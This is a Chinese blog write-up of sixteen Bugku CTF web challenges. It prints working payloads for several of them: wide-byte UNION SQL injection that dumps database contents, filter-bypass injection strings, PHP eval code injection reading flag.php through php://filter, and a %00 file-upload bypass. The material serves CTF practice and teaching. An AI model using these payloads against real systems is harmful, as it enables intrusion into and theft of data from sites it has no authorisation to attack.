
Bugku CTF Web(1-16) writeup

原创

KRDecad3 于 2018-05-28 00:55:07 发布 2228 收藏 1

分类专栏： writeup 文章标签： CTF writeup

本文链接：https://blog.csdn.net/KRDecad3/article/details/80474671



Bugku CTF Web(1-16) writeup

0x01.web2

右键查看元素，flag在`<body>`的注释中。


0x02.文件上传测试

上传PHP文件才能得到flag，但是只允许上传图片。
方法一：可以先上传图片文件，利用burp抓包，更改文件扩展名为php，即可得到flag。
方法二：%00截断，先上传图片文件，利用burp抓包，在文件名后面添加“%00.php”，发送，得到flag。

0x03.计算器


右键查看元素，发现表单输入有限制输入长度，双击修改maxlength再提交计算结果就得到flag。

0x04.web基础$_GET



通过get方法传入参数使“what”的值等于flag。
payload:?what=flag

0x05.web基础$_POST



通过post方法传入参数使“what”的值等于flag。
payload:POST:what=flag

0x06.矛盾

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
```


题目要求：既要num的值为不是数字，又要num=1。
is_numeric(var)当变量是数字或数字字符串时返回true。
传入一个1+字母的字符串，可以使is_numeric()返回false，进而进行弱类型转换，使num==1，得到flag。
payload:?num=1a

0x07.web3

打开链接后发现不断的弹窗。
禁止弹窗后，查看源码，发现`<script>`注释里有一串unicode编码，解码即得到flag。

```
alert("flag就在这里");
alert("来找找吧");
<!--&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#
</script>
</head>
</html>
```


0x08.sql注入

先尝试单引号，发现返回正常，
查看源码，发现文字编码是gb2312，存在宽字节注入。
测试：?id=1%df%27 and 1=1–+
?id=1%df%27 and 1=2–+
不加注释则报错，加注释返回正常。
判断字段数：?id=1%df%27 order by 2–+
判断回显点：?id=-1%df%27 union select 1,2–+

id	1
key	fdsafdasfdsa
id	1
key	2

查询数据库名：?id=-1%df%27 union select 1,database()–+

id	1
key	sql5

查询表名：?id=-1%df%27 union select 1,table_name from information_schema.tables where table_schema=0x73716C35–+

id	1
key	key
id	1
key	test

查询字段名：?id=-1%df%27 union select 1,column_name from information_schema.columns where table_name=0x6B6579–+

id	1
key	id
id	1
key	string

查询string字段得到flag：?id=-1%df%27 union select 1,string from sql5.key–+

id	1
key	54f3320dc261f313ba712eb3f13a1f6d
id	1
key	aaaaaaaaaa

0x09域名解析

域名解析

50


听说把 flag.bugku.com 解析到120.24.86.145 就能拿到flag

域名解析：把域名指向网站空间IP，让人们通过注册的域名可以方便地访问到网站的一种服务。域名解析就是域名到IP地址的转换过程。域名的解析工作由DNS服务器完成。

Windows下域名解析：

修改文件C:\windows\system32\drivers\etc\hosts

Windows10没有修改hosts文件权限的解决方案




在里面添加一条：120.24.86.145 flag.bugku.com保存，

再访问此域名，得到flag。

在Linux下域名解析：

用命令打开hosts文件：sudo gedit /etc/hosts



遇到权限不够的情况时升级为root用户，
添加120.24.86.145 flag.bugku.com，保存。
再用浏览器打开flag.bugku.com。

0x10SQL注入1

```
//过滤sql
$array = array('table','union','and','or','load_file','create','delete','select','update','sleep','alter','drop','truncate','from','max','min','order','limit'
foreach ($array as $value)
{
        if (substr_count($id, $value) > 0)
        {
                exit('包含敏感关键字! '.$value);
        }
}

//xss过滤
$id = strip_tags($id);

$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```



函数substr_count()计算子串在字符串中出现的次数。
strip_tags()剥去字符串中的 HTML、XML 以及 PHP 的标签。
法一：因为有strip_tags()函数，可以在payload中嵌套HTML标签来绕过。
测试：数字型参数，id不需要引号闭合，?id=1–+

```
payload:
?id=-1 uni<>on sel<>ect 1,database()
?id=-1 uni<>on sel<>ect 1,hash fr<>om sql3.key
```

法二：利用%00截断

```
payload:
?id=-1 uni%00on sel%00ect 1,database()
?id=-1 uni%00on sel%00ect 1,hash fr%00om sql3.key
```

0x11你必须让他停下




```
<script language="JavaScript">
function myrefresh(){
window.location.reload();
}
setTimeout('myrefresh()',500);
</script>
```


reload() 方法用于重新加载当前文档。
setTimeout() 方法用于在指定的毫秒数后调用函数或计算表达式。
Burp抓包，发送到Repeater，然后不停的“go”，直到在Response中看到flag。

0x12本地包含

```php
<?php
    include "flag.php";
    $a = @$_REQUEST['hello'];
    eval( "var_dump($a);");
    show_source(__FILE__);
?>
```


函数eval()把字符串按照PHP代码执行，
var_dump()打印变量的相关信息，
show_source()对文件进行语法高亮显示。
通过构造hello参数传递给变量a，进而进行代码执行。

payload:

```
?hello=);print_r(file("flag.php")
?hello=);var_dump(file("flag.php")
?hello=file("flag.php")
?hello=);show_source("flag.php");var_dump(
?hello=);include(@$_POST['b'] 在POST里： b=php://filter/convert.base64-encode/resource=flag.php
?hello=);include("php://filter/convert.base64-encode/resource=flag.php"
```

0x13变量1

flag In the variable ! <?php

```php
error_reporting(0);
include  "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
        $args  =  $_GET['args'];
        if(!preg_match("/^\w+$/",$args)){
                die("args  error!");
        }
        eval("var_dump($$args);");
}
?>
```


函数
highlight_file() 函数对文件进行语法高亮显示，
preg_match()执行一个正则表达式匹配，其中[\w]表示匹配包括下划线的任何单词字符，类似但不等价于“[A-Za-z0-9_]”，这里的”单词”字符使用Unicode字符集；同时匹配“+”。
可变变量：$$args表示变量args的值再作为变量名。
题目提示flag在变量里，所以使用$GLOBALS数组。

payload:?args=GLOBALS

0x14web5


题目提示JSPFUCK，则与jsfuck有关。
jsfuck:合法的javascript代码，可在大部分浏览器上执行，用来绕过关键词检测。
打开源码发现（截图为局部）

```
<div style="display:none;">([][(![]+[])[+[]]+([![]]+[][[]])[+!
[+[]]+(![]+[])[+[]]+(+[![]]+[][(![]+[])[+[]]+([![]]+[][[]])[+!
[]+!+[]+[!+[]+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([
(+![]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(!
([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]
(!![]+[])[+!+[]]+([[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]
[]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]
[]+[+[]]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([![]]+[][[]])[+!+[]
[]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+
[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([[]]+[])[+!+[
[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+
[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])
[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+
[]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!
```

将这一串编码复制，放到控制台执行，得到flag。

0x15头等舱

各个地方都没有找到什么，那么根据题目提示，猜测http头可能有什么。
抓包，send to Repeater在响应头里发现flag。



0x16web4

题目提示查看源码，发现源码`<script>`标签里有URL编码，
p1解码为

```
function checkSubmit(){
var a=document.getElementById("password");
if("undefined"!=typeof a){
if("67d709b2b
```

p2解码为

```
aa648cf6e87a7114f1"==a.value)
return!0;
alert("Error");
a.focus();
return!1
}
}
document.getElementById("levelQuest").onsubmit=checkSubmit;
```

最后的eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));解码为

```
eval(unescape(p1) + unescape('54aa2' + p2));
```

根据eval()执行代码块的意思拼接出：

```
function checkSubmit(){
var a=document.getElementById("password");
//getElementById根据指定的 id 属性值得到对象
if("undefined"!=typeof a){
if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)
return!0;
alert("Error");
a.focus();
return!1
}
}
document.getElementById("levelQuest").onsubmit=checkSubmit;
//onsubmit 事件会在表单中的确认按钮被点击时发生
```

判断变量a的值是否等于67d709b2b54aa2aa648cf6e87a7114f1
好像直接输入字符串提交就可以得到flag。